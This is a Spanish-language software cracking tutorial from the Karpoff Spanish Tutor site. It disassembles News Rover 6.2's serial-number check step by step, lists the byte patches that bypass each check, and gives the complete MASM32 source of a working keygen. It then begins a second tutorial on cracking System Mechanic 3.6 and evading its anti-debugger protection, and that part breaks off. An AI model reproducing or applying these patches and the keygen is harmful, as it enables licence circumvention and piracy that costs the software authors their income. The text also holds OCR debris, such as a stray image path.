:00458545 8B4C2410                mov ecx, dword ptr [esp+10]
```

Una vez convertido nuestro número (ECX=1234ABCD) podéis ver que no era tan raro :o)

```
:00458549 890DB44F5B00            mov dword ptr [005B4FB4], ecx
:0045854F E89CA1FCFF              call 004226F0
:00458554 DC2530315B00            fsub qword ptr [005B3130]
............
```

Traceamos pacientemente.

```
............
:0045858A 50                      push eax
:0045858B DDD8                    fstp st(0)
:0045858D E86EF6FFFF              call 00457C00



* Referenced by a CALL at Addresses:
|:0040DB27 , :0042F53C , :00457B9E , :0045858D , :004D2EF3
|
:00457C00 8B442408                mov eax, dword ptr [esp+08]    EAX=1234ABCD
:00457C04 8B4C2404                mov ecx, dword ptr [esp+04]    ECX=83EB84, la
                                                                 dirección de
                                                                 nuestro nombre
:00457C08 83EC0C                  sub esp, 0000000C
:00457C0B 53                      push ebx
:00457C0C 55                      push ebp
:00457C0D 56                      push esi
:00457C0E 57                      push edi
:00457C0F 50                      push eax
:00457C10 51                      push ecx
:00457C11 E83AF50700              call 004D7150
```

En este call, se comprueba que se haya introducido un nombre (4D71A4), que dicho nombre no esté en la lista negra (4D71E1) y que se haya introducido un número distinto de 0 (4D71F4 y 4D71FD). Si quisiéramos parchear el programa, substituiríamos en la dirección 4D71E3 el salto 74 30 por 90 90 (segundo y tercer bytes). Ya estamos de vuelta:

```
:00457C16                         83C408 add esp, 00000008
:00457C19 89442424                mov dword ptr [esp+24], eax   pone en 83EB6C,
                                                                el valor CDAB3412
:00457C1D 85C0                    test eax, eax
:00457C1F 750D                    jne 00457C2E
```

Saltamos...

```
* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:00457C1F(C)
|
:00457C2E                         8D542424 lea edx, dword ptr [esp+24]     83EB6C
:00457C32 6A04                    push 00000004
:00457C34 52                      push edx
:00457C35 E866010000              call 00457DA0
```

Entramos en el call y no parece haber nada interesante hasta que llegamos a este bucle:

```
* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:00457E5D(C)
|
:00457DEB 8D542414                lea edx, dword ptr [esp+14]
:00457DEF 52                      push edx
:00457DF0 6A00                    push 00000000
:00457DF2 E829010000              call 00457F20
:00457DF7 8BD8                    mov ebx, eax
:00457DF9 8D44241C                lea eax, dword ptr [esp+1C]
:00457DFD 50                      push eax
:00457DFE 6A00                    push 00000000
:00457E00 E81B010000              call 00457F20
:00457E05 8A1430                  mov dl, byte ptr [eax+esi]
```

Este bucle se ejecuta dos veces, en la primera ESI =83EB6C (Este registro apunta a una posición de la memoria que no siempre es la misma, por lo que esta y otras direcciones que indico aquí, sólo son válidas como referencia) y EAX=2 por lo tanto, pone en DL el valor 34. La segunda vez EAX=0 y el valor de DL será CD.

```
:00457E08 8A0C33                  mov cl, byte ptr [ebx+esi]
```

La primera vez, EBX=3 y por lo tanto CL=12, la segunda, EBX=1 y CL= AB. Para no complicar demasiado la explicación, en las instrucciones siguientes veremos lo que ocurre en el primer paso por el bucle, y al final del mismo, veremos lo que ha ocurrido en el segundo paso.

```
:00457E0B 89442420                mov dword ptr [esp+20], eax
:00457E0F 8D442424                lea eax, dword ptr [esp+24]
:00457E13 50                      push eax
:00457E14 6A01                    push 00000001
```

Ahora va a poner un número en la dirección 83EB44:

```
:00457E16 C644247000              mov [esp+70], 00
:00457E1B 884C2471                mov byte ptr [esp+71], cl
:00457E1F 88542472                mov byte ptr [esp+72], dl
:00457E23 C644247300              mov [esp+73], 00
```

Ahora en 83EB44 tenemos: 00 12 34 00.

```
:00457E28 E8F3000000              call 00457F20
:00457E2D 8B542470                mov edx, dword ptr [esp+70]   EDX=00341200
:00457E31 8BC8                    mov ecx, eax                  ECX=2
:00457E33 D3EA                    shr edx, cl                   EDX=000D0480
```

Desplaza los bits dos posiciones a la derecha, lo que equivale a dividir por 4

```
:00457E35 8B442428                mov eax, dword ptr [esp+28]
:00457E39 83C418                  add esp, 00000018
:00457E3C 89542458                mov dword ptr [esp+58], edx   pone en 83EB44,el
                                                                valor 80040D00
:00457E40 8A4C2459                mov cl, byte ptr [esp+59]     CL=04
:00457E44 8A54245A                mov dl, byte ptr [esp+5A]     DL=0D
:00457E48 880C33                  mov byte ptr [ebx+esi], cl    pone en 83EB6F,04
:00457E4B 8A4C2458                mov cl, byte ptr [esp+58]     CL=80
```

```
:00457E4F 0AD1                    or dl, cl                     DL=8D
```

El programa quiere obtener dos cifras de esta operación: una de ellas será el tercer byte (04) y la otra el resultado de "orear" el segundo con el cuarto (0D or 80=8D).

```
:00457E51 881430                  mov byte ptr [eax+esi], dl    pone en 83EB6E,8D
:00457E54 8B442454                mov eax, dword ptr [esp+54]
:00457E58 48                      dec eax                       EAX=1
:00457E59 89442454                mov dword ptr [esp+54], eax
:00457E5D 758C                    jne 00457DEB                  repite el bucle
```

Hemos visto con detalle lo que sucede en el primer paso por el bucle. En el segundo paso, jugamos con otro número: 00ABCD00. Al efectuar la instrucción SHR, el valor de ECX es 1, lo que significa que este segundo número se divide por dos en vez de por cuatro, lo que da un resultado de 0066D580. Como consecuencia, se coloca el número D5 en la posición 83EB6D y el E6 en la83EB6C. Así pues, en la posición 83EB6C tenemos el número E6 D5 8D 04 (Insisto en que esta dirección puede no ser la misma).

Continuamos nuestro recorrido y llegamos a un nuevo bucle. Este bucle se repite cuatro veces y su misión es la de tomar uno a uno los cuatro bytes que forman el número E6 D5 8D 04 y "xorearlos" con los números 17, 76, 51 y 98 respectivamente, volviéndolos a dejar donde estaban.

```
* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:00457EAE(C)
|
:00457E8E 8D542414                lea edx, dword ptr [esp+14]
:00457E92 52                      push edx
:00457E93 6A00                    push 00000000
:00457E95 E886000000              call 00457F20
:00457E9A 8A4C2460                mov cl, byte ptr [esp+60]
:00457E9E 8A1433                  mov dl, byte ptr [ebx+esi]
```

Aquí DL va tomando los valores E6, D5 etc.

```
:00457EA1 32C1                    xor al, cl
```

AL vuelve del call con los valores 17, 76 etc. y se "xorea" con CL que siempre vale 0. Muy útil :o)

```
:00457EA3 83C408                  add esp, 00000008
:00457EA6 32D0                    xor dl, al
```

Esta si es útil. E6 xor 17=F1, D5 xor 76=A3, 8D xor 51=DC y 04 xor 98=9C

```
:00457EA8 881433                  mov byte ptr [ebx+esi], dl
```

Aquí los vuelve a colocar en su sitio.

```
:00457EAB 43                      inc ebx
:00457EAC 3BDF                    cmp ebx, edi
:00457EAE 7CDE                    jl 00457E8E                   repite el bucle
```

En este momento tenemos en 83EB6C el número F1 A3 DC 9C.

A partir de aquí, se pone a hacer cálculos aparentemente innecesarios con estos números, hasta que llegamos a otro bucle. Y van...

```
* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:00457F0C(C)
|
:00457EF4 8D542414                lea edx, dword ptr [esp+14]
:00457EF8 8BE8                    mov ebp, eax
```

```
:00457EFA 52                      push edx
:00457EFB 6A00                    push 00000000
:00457EFD E81E000000              call 00457F20
:00457F02 8A0C30                  mov cl, byte ptr [eax+esi]
:00457F05 83C408                  add esp, 00000008
:00457F08 4F                      dec edi
:00457F09 880C2E                  mov byte ptr [esi+ebp], cl
:00457F0C 75E6                    jne 00457EF4

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:00457EF1(C)
|
:00457F0E 881C30                  mov byte ptr [eax+esi], bl
:00457F11 5F                      pop edi
:00457F12 5E                      pop esi
:00457F13 5D                      pop ebp
:00457F14 5B                      pop ebx
:00457F15 83C440                  add esp, 00000040
:00457F18 C3                      ret
```

No me parece necesario dar detalles, sólo decir que hace un desplazamiento de números colocando la última cifra en primer lugar, por lo que nuestro número que era F1 A3 DC 9C, ha pasado a ser 9C F1 A3 DC. Recordemos este valor porque es fundamental, como veremos más adelante.

```
:00457C35 E866010000              call 00457DA0
:00457C3A 8B44242C                mov eax, dword ptr [esp+2C]
```

Pongo este trocito de código para recordaros donde estamos, por si lo habíais olvidado :oD

El programa continua haciendo cálculos y llegamos al cojonésimo bucle, que se efectúa siete veces:

```
* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:00457C7F(C)
|
:00457C74 8BE8                    mov ebp, eax                  EBP=DCA3F19C
:00457C76 83E50F                  and ebp, 0000000F             EBP=0000000C
:00457C79 33D5                    xor edx, ebp                  EDX=0000000C
:00457C7B C1E804                  shr eax, 04                   EAX=0DCA3F19
:00457C7E 4E                      dec esi
:00457C7F 75F3                    jne 00457C74                  repite el bucle
:00457C81 3BD1                    cmp edx, ecx
:00457C83 740D                    je 00457C92
```

Parece claro lo que hace: "xorea" las siete últimas cifras y compara el resultado con la primera. Si coincide, este último salto nos permite continuar, en caso contrario, nos echa a los marrajos. La instrucción AND se emplea para dejar sólo la última cifra del registro y la SHR hace desaparecer por la derecha la última cifra, para poder coger la penúltima. Si quisiéramos parchear el programa, substituiríamos en la dirección de este salto, 74 por EB (cuarto byte). Con el número que hemos puesto, no pasamos de aquí, pero como somos unos tramposos, forzamos el salto mediante la instrucción **r fl z** y seguimos nuestro camino...

```
* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:00457C83(C)
|
:00457C92 8B6C2420                mov ebp, dword ptr [esp+20]
:00457C96 33C0                    xor eax, eax
:00457C98 89442410                mov dword ptr [esp+10], eax
:00457C9C 89442414                mov dword ptr [esp+14], eax
:00457CA0 807D0000                cmp byte ptr [ebp+00], 00
:00457CA4 7450                    je 00457CF6
```

Aquí ha comprobado si se había entrado un nombre, como lo habíamos entrado, nos deja continuar. Aquí entramos en el último bucle, el que calcula un número a partir del nombre.

```
* Referenced by a (U)nconditional or (C)onditional Jump at Address:
```

```
|:00457CF2(C)
|
:00457CA6 8A4500                  mov al, byte ptr [ebp+00] AL=43 (código de "C")
:00457CA9 25FF000000              and eax, 000000FF
:00457CAE 8BF0                    mov esi, eax
:00457CB0 8BCE                    mov ecx, esi
:00457CB2 81E1FFFF0000            and ecx, 0000FFFF
:00457CB8 51                      push ecx
:00457CB9 E8F5A50900              call 004F22B3

* Referenced by a CALL at Addresses:
|:00406A61 , :0040A049 , :00457CB9 , :004634E4 , :004634FB
|...
:004F22B3 833D849D590001          cmp dword ptr [00599D84], 00000001
:004F22BA 7E11                    jle 004F22CD
```

Este call es llamado desde 86 sitios, por lo que supongo que esta comprobación debe ser muy importante, aunque no sé para qué, porque el programa por lo que he visto, salta siempre.

```
* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:004F22BA(C)
|
:004F22CD 8B442404                mov eax, dword ptr [esp+04]

* Possible StringData Ref from Data Obj ->"          (((((          "
                                        ->" H"
                                  |
:004F22D1 8B0D789B5900            mov ecx, dword ptr [00599B78]  ECX apunta ahora
                                                                 al inicio de una
                                                                 tabla
:004F22D7 668B0441                mov ax, word ptr [ecx+2*eax]
:004F22DB 2507010000              and eax, 00000107
:004F22E0 C3                      ret
```

Como vemos, cuenta a partir del inicio de la tabla, el doble del valor del código ASCII de la letra, toma el valor que hay en esa posición y lo "andea" con 107. Volvemos.

```
:00457CBE 83C404                  add esp, 00000004
:00457CC1 85C0                    test eax, eax
:00457CC3 7427                    je 00457CEC
```

Si el valor que hemos obtenido antes es cero, pasamos a la letra siguiente.

```
:00457CC5 6683FE61                cmp si, 0061
:00457CC9 720C                    jb 00457CD7
:00457CCB 6683FE7A                cmp si, 007A
:00457CCF 7706                    ja 00457CD7
:00457CD1 81C6E0FF0000            add esi, 0000FFE0
```

Si el código de la letra es mayor que el de "a" y menor que el de "z", le resta 20h. En la práctica, esto quiere decir que las cuenta todas como si fueran mayúsculas.

```
* Referenced by a (U)nconditional or (C)onditional Jump at Addresses:
|:00457CC9(C), :00457CCF(C)
|
:00457CD7 8B442414                mov eax, dword ptr [esp+14]
:00457CDB 33F0                    xor esi, eax
:00457CDD 40                      inc eax
:00457CDE 89442414                mov dword ptr [esp+14], eax
:00457CE2 8B442410                mov eax, dword ptr [esp+10]
:00457CE6 03C6                    add eax, esi
:00457CE8 89442410                mov dword ptr [esp+10], eax
```

Toma el valor que hay en ESP+10, le suma el resultado de las operaciones anteriores, y lo guarda en el mismo lugar.

```
* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:00457CC3(C)
|
:00457CEC 8A4501                    mov al, byte ptr [ebp+01]
:00457CEF 45                        inc ebp
:00457CF0 84C0                      test al, al
:00457CF2 75B2                      jne 00457CA6
:00457CF4 33C0                      xor eax, eax
```

Coge la letra siguiente, comprueba si no es cero (queda texto por leer), si no lo es, salta al inicio del bucle; en caso contrario pasa a la comprobación final (o casi)

```
* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:00457CA4(C)
|
:00457CF6 668B542410                mov dx, word ptr [esp+10]
:00457CFB 663B542418                cmp dx, word ptr [esp+18]
:00457D00 740D                      je 00457D0F
```

En DX tenemos las cuatro últimas cifras del número formado a partir del nombre (en mi caso 039B) y en ESP+18, aquel número que habíamos encontrado antes: 9C F1 A3 DC. Así pues, la comparación es entre los números 039B y F19C ya que la lectura en la memoria se hace empezando por el byte menos significativo, que está en primer lugar, y terminando por el más significativo, que esta en último lugar. Como la comparación es con DX, el valor que se lee es F19C, si la comparación se hubiera hecho con EBX, el valor hubiera sido DCA3F19C. Espero que haya quedado claro :o|
En todo caso, nos iba a echar de nuevo, y de nuevo hacemos **r fl z** para forzar el salto. Por cierto, si quisiéramos parchear el programa, substituiríamos el 74 por EB (quinto byte).

```
* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:00457D00(C)
|
:00457D0F 3B3D941F5800            cmp edi, dword ptr [00581F94]
:00457D15 7D0D                    jge 00457D24
```

¡Animo que ya se acaba! EDI contiene CA, es decir la segunda y tercera cifra de nuestro número chungo (Estos números, así como la cuarta cifra que veremos ahora, se determinan entre 457C3A y 457C53) y la experiencia demuestra que debe ser igual que el contenido de 581F94 que es 0D. Lo tendremos en cuenta :o)

```
* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:00457D15(C)
|
:00457D24 83FF14                  cmp edi, 00000014
:00457D27 7E0D                    jle 00457D36
```

Otro salto que tenemos que forzar y que se efectuará también con el valor 0D que decíamos. Si quisiéramos parchear el programa, substituiríamos 7E por EB (sexto byte).

```
* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:00457D27(C)
|
:00457D36 B901000000              mov ecx, 00000001
:00457D3B A3981F5800              mov dword ptr [00581F98], eax
:00457D40 84D9                    test cl, bl
:00457D42 741B                    je 00457D5F
```

BL contiene 3, es decir la cuarta cifra de nuestro serial. Este último salto, que yo sepa, sólo tiene que ver con el tipo de licencia que nos da el programa, y como antes decía, la experiencia demuestra que es mejor no saltar. A la hora de hacer el keygen decidí, con razón o sin ella, que esta cifra fuera el tres. Si quisiéramos parchear el programa, substituiríamos 74 1B por 90 90 (séptimo y octavo y último byte).

¡Muy bien!Con esto hemos terminado la primera parte. Ahora ya sabemos lo que tenemos que hacer para programar el keygen.

Lo primero que hice fue programar un generador de números en Visual Basic, pero el problema del VB en este caso es que si quieres hacerle llegar el keygen a alguien y quieres estar seguro de que va a poder ejecutarlo, debes enviarle una librería de un tamaño desmesurado en relación a lo que ocupa el keygen. Así que decidí hacerlo con el Masm32.

Para hacer el programa necesitaremos un fichero de recursos y un fichero con el código.

En el fichero de recursos definiremos todos los elementos que aparecerán en nuestro programa y será algo como esto:

```
#include "\masm32\include\resource.h"

#define IDD_DIALOG 1000
#define IDC_NAME 1001
#define IDC_SERIAL 1002
#define IDC_GEN 1003
#define IDC_EXIT 1004
#define IDC_INFO 1005
#define IDC_STATIC -1

keygen ICON keygen.ico

IDD_DIALOG DIALOG 100,100,115,65

STYLE WS_CAPTION | DS_CENTER | WS_SYSMENU |WS_MINIMIZEBOX

CAPTION "News Rover 6.2 rev. 3"

FONT 10, "MS Sans Serif"

BEGIN

LTEXT "Nombre",IDC_STATIC,8,6,28,12

LTEXT "Serial",IDC_STATIC,8,26,28,12

EDITTEXT IDC_NAME,36,6,70,12,ES_AUTOHSCROLL | ES_CENTER

EDITTEXT IDC_SERIAL,36,26,70,12,ES_READONLY | ES_CENTER

PUSHBUTTON "Generar",IDC_GEN,8,45,30,14

PUSHBUTTON "Exit",IDC_EXIT,42,45,30,14

PUSHBUTTON "Info",IDC_INFO,76,45,30,14

END
```

Hemos definido: la ventana principal que aparecerá en el centro de la pantalla y tendrá "News Rover..." como título, dos textos, dos ventanas de texto, una de ellas con scroll horizontal por si el nombre no cabe y la otra readonly, porque sólo el programa debe escribir en ella y tres pulsadores cuya utilidad está clara en el primero y el segundo, y en el tercero ya lo veremos... Lo de #include...resource.h es para no tener que declarar cada una de las constantes ES_AUTOHSCROLL, ES_READONLY, etc., ya que este fichero contiene todas estas definiciones.

Ahora el fichero del código:

```
.386
.model flat,stdcall
option casemap:none

include c:\masm32\include\windows.inc
include c:\masm32\include\user32.inc
include c:\masm32\include\kernel32.inc
includelib c:\masm32\lib\user32.lib
includelib c:\masm32\lib\kernel32.lib

.const
IDD_DIALOG EQU 1000
IDC_NAME EQU 1001
IDC_SERIAL EQU 1002
IDC_GEN EQU 1003
IDC_EXIT EQU 1004
IDC_INFO EQU 1005

DlgFunc PROTO :DWORD,:DWORD,:DWORD,:DWORD

Operacion PROTO

.data
nombre db 30 dup(0),0
serial db 10 dup(0),0
largo db 02 dup(0),0
nada db 20 dup(0),0
Icono db "keygen",0
Iconimage db "keygen",0
minombre db "CaoS ReptantE",0
sinnombre db "¡Falta el nombre!",0
txt1 db "En el programa News Rover hay incluida una ""lista negra"" de ",\
        "crackers y de textos que puedan ser empleados como tanteo (por ",\
        "ejemplo: ""qwerty"" ""xxx"" y un monton más).",13,10,13,10,\
        "Esto puede ocasionar que este keygen no funcione y que sea ",\
        "necesario intentarlo con un texto alternativo.",13,10,13,10,\
        "O a lo peor, es el keygen que no anda :o(",13,10,13,10,\
        "Saludos de CaoS ReptantE ",0
txt2 db "Importante",0
array db 32, 32, 32, 32, 32, 32, 32, 32, 32, 40, 40, 40, 40, 40, 32, 32, 32, 32, 32, 32, 32, 32
arra2 db 32, 32, 32, 32, 32, 32, 32, 32, 32, 32, 32, 104, 16, 16, 16, 16, 16, 16, 16, 16,
16
arra3 db 16, 16, 16, 16, 16, 16, 132, 132, 132, 132, 132, 132, 132, 132, 132, 132, 16, 16,
16
arra4 db 16, 16, 16, 16, 129, 129, 129, 129, 129, 129, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1,
1
arra5 db 1, 1, 1, 1, 1, 1, 1, 16, 16, 16, 16, 16, 16, 130, 130, 130, 130, 130, 130, 2, 2, 2
arra6 db 2, 2, 2, 2, 2, 2, 2, 2, 2, 2, 2, 2, 2, 2, 2, 2, 2, 16, 16, 16, 16, 32, 0
hInstance dd 0
hIcon dd 0
hWnd dd 0
numero db 12 dup (0),0

.code
start:
invoke GetModuleHandle,NULL
mov hInstance,eax
invoke DialogBoxParam,hInstance,IDD_DIALOG,NULL,addr DlgFunc,NULL
invoke ExitProcess,NULL

DlgFunc proc hDlg:DWORD,uMsg:DWORD,wParam:DWORD,lParam:DWORD
.if uMsg==WM_INITDIALOG
    mov eax,hDlg
    mov hWnd,eax
    invoke LoadIcon,hInstance,addr Icono
    mov hIcon,eax
    invoke SendMessage, hDlg, WM_SETICON,1,hIcon
```

```
    invoke SetDlgItemText,hDlg,IDC_NAME,ADDR minombre
.elseif uMsg==WM_CLOSE
    invoke EndDialog,hDlg,NULL
.elseif uMsg==WM_COMMAND
    mov eax,wParam
    mov edx,eax
    shr edx,16
    .if dx==BN_CLICKED
        .if ax==IDC_EXIT
            invoke SendMessage,hDlg,WM_CLOSE,0,0
        .elseif ax==IDC_INFO
            invoke MessageBox,hDlg,ADDR txt1,ADDR txt2,MB_ICONINFORMATION
        .elseif ax==IDC_GEN
            invoke GetDlgItemText,hDlg,IDC_NAME,ADDR nombre,80
            invoke lstrlen,ADDR nombre
            mov edx,offset largo
            mov dword ptr [edx],eax
            invoke Operacion
            .if eax==1
                invoke SetDlgItemText,hDlg,IDC_NAME,ADDR nada
                invoke SetDlgItemText,hDlg,IDC_SERIAL,ADDR sinnombre
            .else
                invoke SetDlgItemText,hDlg,IDC_SERIAL,ADDR serial
                invoke SetDlgItemText,hDlg,IDC_NAME,ADDR nombre
            .endif
            ret
        .endif
    .endif
.endif
ret
DlgFunc endp

Operacion proc
        xor ecx,ecx
        mov esi, offset numero
        mov edi,offset nombre
        mov edx,offset array
        invoke lstrlen, offset nombre
        .if eax < 1
            mov eax,1
            ret
        .endif
bucle:  xor ebx,ebx
        mov bl,byte ptr[edi]
        .if ebx==0
            jmp siguiente
        .endif
        .if ebx<80h
            mov al,byte ptr [edx+ebx]
        .else
            xor eax,eax
        .endif
        and eax,107h
        .if eax==0
            jmp pasar
        .endif
        .if ebx<61h
            jmp seguir
        .endif
        .if ebx>7Ah
            jmp seguir
        .endif
        add ebx,0FFE0h
seguir: xor ebx,ecx
        add ebx, dword ptr [esi]
        mov dword ptr [esi],ebx
        inc ecx
pasar:  inc edi
        jmp bucle
```

```
siguiente: mov byte ptr[esi+2],0D3h
        xor ebx,ebx
        xor ecx,ecx
        mov bl, byte ptr[esi]
        mov cl,bl
        and ebx,0Fh
        shr ecx,4
        xor ebx,ecx
        mov cl, byte ptr[esi+1]
        and ecx,0Fh
        xor ebx,ecx
        mov cl, byte ptr[esi+1]
        shr ecx,4
        xor ebx,ecx
        xor ebx,0Dh
        xor ebx,3
        shl ebx,4
        mov byte ptr[esi+3],bl
        mov bl, byte ptr[esi]
        xor bl, 98h
        mov byte ptr[esi+5],bl
        mov bl, byte ptr[esi+1]
        xor bl, 17h
        mov byte ptr[esi+10],bl
        mov bl, byte ptr[esi+2]
        xor bl, 76h
        mov byte ptr[esi+9],bl
        mov bl, byte ptr[esi+3]
        xor bl, 51h
        mov byte ptr[esi+6],bl
        mov ebx,dword ptr [esi+4]
        shl ebx,2
        mov dword ptr [esi],ebx
        mov bl,byte ptr [esi]
        mov cl,byte ptr [esi+2]
        or bl,cl
        mov byte ptr [esi+2],bl
        mov bl,byte ptr [esi+1]
        mov cl,byte ptr [esi+3]
        or bl,cl
        mov byte ptr [esi+1],bl
        mov byte ptr [esi],0
        mov byte ptr [esi+3],0
        add esi,4
        mov ebx,dword ptr [esi+4]
        shl ebx,1
        mov dword ptr [esi],ebx
        mov bl,byte ptr [esi]
        mov cl,byte ptr [esi+2]
        or bl,cl
        mov byte ptr [esi+2],bl
        mov bl,byte ptr [esi+1]
        mov cl,byte ptr [esi+3]
        or bl,cl
        mov byte ptr [esi+1],bl
        mov byte ptr [esi],0
        mov byte ptr [esi+3],0
        add esi,4
        mov bl,byte ptr [esi-7]
        mov byte ptr [esi+3],bl
        mov bl,byte ptr [esi-6]
        mov byte ptr [esi+2],bl
        mov bl,byte ptr [esi-3]
        mov byte ptr [esi+1],bl
        mov bl,byte ptr [esi-2]
        mov byte ptr [esi],bl

        mov edx,dword ptr [esi]
```

```
        mov dword ptr [esi],0
        mov dword ptr [esi-4],0
        mov dword ptr [esi-8],0

        mov esi, offset serial
        xor eax,eax
espacios: mov byte ptr[esi],32
        .if eax < 11
            inc eax
            inc esi
            jmp espacios
        .endif
        dec esi
        mov eax,edx
        mov ecx,10
otro:   cmp eax,ecx
        jb fin
        xor edx,edx
        div ecx
        or dl,30h
        mov byte ptr[esi],dl
        dec esi
        jmp otro
fin:    or al,30h
        mov byte ptr[esi],al
        xor eax,eax
ret

Operacion endp

end start
```

Supongo que sería necesario detallar más el programa, pero esto está resultando demasiado largo, así que si queréis alguna aclaración, me podéis dar un toque :o)

El procedimiento DlgFunc es la base del programa y se ocupa de:
1º- Condiciones iniciales (WM_INITDIALOG): define el icono del programa y pone un nombre ("CaoS ReptantE") por defecto.
2º- Comprueba si se ha cerrado el programa desde la barra superior (WM_CLOSE)
3º- Comprueba si se ha pulsado un botón (WM_COMMAND - BN_CLICKED). Si ha sido el de Terminar (IDC_EXIT), pues eso, sale. Si ha sido el de info, muestra la ventana de información. Y si ha sido el de Generar (IDC_GEN), comprueba la longitud del nombre, y ejecuta el procedimiento *Operacion*. Al terminar éste, si la longitud del nombre es igual o superior a uno, nos escribe el serial correspondiente al nombre.

El procedimiento *Operacion* calcula el número válido, se ocupa de poner espacios en la casilla del serial number (para borrar un número que hubiéramos obtenido anteriormente, ya que si fuera más largo, el número resultante sería la superposición de ambos) y pasa el serial number obtenido, de hexadecimal a decimal, tras lo cual, vuelve al procedimiento principal. Una cosa que hay que hacer notar es que, aunque el programa lo acepta igual, el formato del número debe ser XXXX-XXXX-XX, eso es una modificación que se puede hacer al programa y que tampoco es nada del otro jueves.

De hecho, si hacéis los dos archivos como los he hecho yo, y los compiláis, veréis que el programa resultante funciona correctamente. Pero como la programación en assembler no es lo mío, estoy seguro de que alguien que sepa programar verá muchos defectos, que le agradecería me hiciera saber.

Como ya hice en mi tuto sobre Teleport, debo mencionar mi deuda con JoTaKe por haberme basado en sus trabajos, que podéis encontrar en la Compilación de Tutoriales 2000 v.4.0.

Ahora que está hecho, vamos a probar si funciona.

Introducimos el número obtenido y...

Premio. Pero también había otros premios:

Antes de despedirme, os recordaré una vez más que si decidís utilizar regularmente el programa, debéis pagar por él, para premiar al programador por los buenos ratos que nos ha proporcionado :o)

Os recuerdo que mi e-mail es: caos_reptante@hotmail.com

Por último, quiero mandar un saludo muy cordial a DeK_OiN, saludar también a Act MagO y a Karpoff, desear suerte a Mharselo y a Arnau, y por supuesto saludaros a todos los que hayáis llegado hasta aquí.

Karpoff Spanish Tutor: Pagina dedicada a la divulgacion de informacion en Castellano, sobre Ingenieria Inversa y Programacion. Email "Colabora con tus Proyectos"

Karpoff Spanish Tutor

Programa:	**System Mechanic 3.6**

PROTECCION:	Trial de 30 días, con código de registro.		
Descripcion:	Conjunto de herramientas para mantener optimizado nuestro sistema.		
Dificultad:	**Aficionado**		
DOWNLOAD:	http://www.iolo.com		
Herramientas:	Softice, Icedump, Procdump, ...		
CRACKER:	**KuaTo_ThoR**	**FECHA:**	18/05/2001

INTRODUCCION

Muy buenas a todos, nuevamente aqui tras un largo descanso sin escribir nada, hasta que he visto este programa, con el que pasaremos un buen rato, encontraremos facilmente un número de serie (en realidad tres), jugaremos un poco con el programa, lo analizaremos para hacer un keygen (yo lo voy a escribir en Pascal, asi que quien quiera probarlo, tendrá que tener un compilador de pascal.) y mucho más. En un principo, no pensaba hacer tantas cosas, pero Raziel me convencio para que analizase a fondo la protección del programa, y eso es lo que vamos a hacer. Por eso el tuto va a ser un poco largo, pero creo que va a merecer la pena.

El programa está bastante currado, y es una magnifica aplicación de tipo 'limpiar la mierda' acumulada en windows, que como todos sabemos se crea fácilmente. Además nos ayudará a optimizar nuestra conexión y el sistema en general. Si os gusta y os resulta útil, ya sabéis que tenéis que hacer. $$


Por cierto, en la ayuda podremos ver que el programa tiene tres tipos de registro, Estandar, Profesional e Industrial. El totalmente funcional es el registro Industrial.

AL ATAKE

Los Números de Serie

Lo primero de todo, cargamos Sice. Una vez cargado, arrancamos nuestro programa, y... ¡¡¡ Sorpresa !!! se reinicia nuestro PC, mmm... ¿qué habrá pasado? pués que el programa tiene una bonita protección antisice, ¡¡ muy original !!, nunca lo había visto. Pués nada, volvemos a cargar Sice, y antes de volver a arrancar el programa, cargamos icedump o frogice, o si queréis podéis intentar sortear la protección manualmente, eso al gusto del consumidor ;) (al final veremos una forma de saltarnos la protección, a mano)

Ahora sí, el programa arranca sin problema alguno. vemos que hay una opción para meter nuestro nombre y nuestro serial, asi que metemos lo que queramos y probamos suerte... vaya por Dios, no hemos tenido suerte, mensaje de error:



Ok, nada del otro mundo, vamos a Softice (Ctrl+D), y metemos unos cuantos bpx, para no andarnos por las ramas, los más usuales, bpx GetWindowTexta, bpx GetDlgitemTexta, bpx GetDlgitemInt. Salimos de Sice (F5) y pulsamos OK. Salta sice, ha sido Getwindowtexta, suponemos que en la primera lee el nombre, como es nombre y nº de serie, pulsamos F5 una vez más, para que lea el nº de serie. Vuelve a saltar sice, ya podemos quitar el breakpoint (bc*). Ahora pulsamos F12 hasta que aparezca el nombre de nuestro programa en la linea verde que aparece en Softice. Aparece Sysmechanic tras pulsar una vez F12, para ahorrar tiempo pulsamos una vez más F12, y volvemos a aparecer en el programa, en una zona bastante curiosa:

```
015F:00500CCA  5D              POP     EBP
015F:00500CCB  C3              RET
015F:00500CCC  B8900D5000      MOV     EAX,00500D90
015F:00500CD1  E82EFFFFFF      CALL    00500C04
015F:00500CD6  84C0            TEST    AL,AL
015F:00500CD8  0F85A5000000    JNZ     00500D83
015F:00500CDE  B8A40D5000      MOV     EAX,00500DA4
015F:00500CE3  E81CFFFFFF      CALL    00500C04
015F:00500CE8  84C0            TEST    AL,AL
015F:00500CEA  0F8593000000    JNZ     00500D83
```

Si pasamos este mov (con F10) e introducimos d eax en sice, nos aparecerá lo siguiente en la ventana de datos:

```
-----SYSMECHANIC!CODE+000FFD90--------------------byte--------------PROT---(0)--
